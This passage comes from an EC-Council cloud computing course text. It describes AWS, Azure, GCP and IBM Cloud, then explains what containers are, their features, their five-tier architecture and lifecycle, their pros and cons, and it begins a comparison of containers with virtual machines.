Contains a large-scale pool of resources and assets	Contains a limited number of assets and resources

Table 19.2: Cloud computing vs. grid computing

Cloud Service Providers

Discussed below are some of the popular cloud service providers:

- **Amazon Web Service (AWS)**

Source: <https://aws.amazon.com>

AWS provides on-demand cloud computing services to individuals, organizations, the government, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM.




Figure 19.14: Screenshot of Amazon AWS

- **Microsoft Azure**

Source: <https://azure.microsoft.com>

Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services, such as SaaS, PaaS, and IaaS. It offers various cloud services, such as computing, mobile storage, data management, messaging, media, machine learning, and IoT.




Figure 19.15: Screenshot of Microsoft Azure

- **Google Cloud Platform (GCP)**

Source: <https://cloud.google.com>

GCP provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms.




Figure 19.16: Screenshot of Google Cloud Platform

- **IBM Cloud**

Source: <https://www.ibm.com>

IBM Cloud™ is a robust suite of advanced data and AI tools and deep industry expertise. It provides various cloud services, such as IaaS, SaaS, and PaaS, through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain.





Figure 19.17: Screenshot of IBM Cloud

What is a Container?

- A container is a package of an application/software including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment.

Container Technology Architecture



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Container Technology

Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.

What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

- **High efficiency and cost effectiveness**

Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1:** Developer machines - image creation, testing and accreditation
- **Tier-2:** Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3:** Registries - storing images and disseminating images to the orchestrators based on requests

- **Tier-4:** Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5:** Hosts - operating and managing containers as instructed by the orchestrator

The three phases of the container lifecycle are as follows:




Figure 19.18: Architecture of Container Technology

- **Image Creation, Testing, and Accreditation**

The first phase of the container technology is the image generation and validation. In this phase, the application or software components are developed and stored into an image (or images). The image consists of the required files and resources to execute the container. The image creation is handled by the developers and is responsible for integrating the essential components of the application. Once the image is created, the security teams carry out the image testing and accreditation.

- **Image Storage and Retrieval**

Images are usually placed in central locations known as registries. Registries provide various services to developers, such as storing images, tagging, and cataloging images for easy identification, version control for easy discovery and reuse, and fetching and downloading images created by other developers. Registries can be provided as a service or be self-hosted. Popular registry services include Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR), etc.

- **Container Deployment and Management**

Orchestrators are tools that allow DevOps administrators to fetch images from the registries, deploy them into containers, and manage container operation. This is the final phase of the container lifecycle, where the latest version of the application is deployed and comes into live usage/action. Orchestrators are helpful in monitoring container resource consumption and job execution, identifying host failures, and automatically restarting containers on new hosts. When resources are exhausted, an orchestrator allocates additional resources to the containers. When an application running in the container needs to be updated, the existing containers are destroyed, and new containers are created from the updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, Mesos, etc.

Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging

Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)

Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight 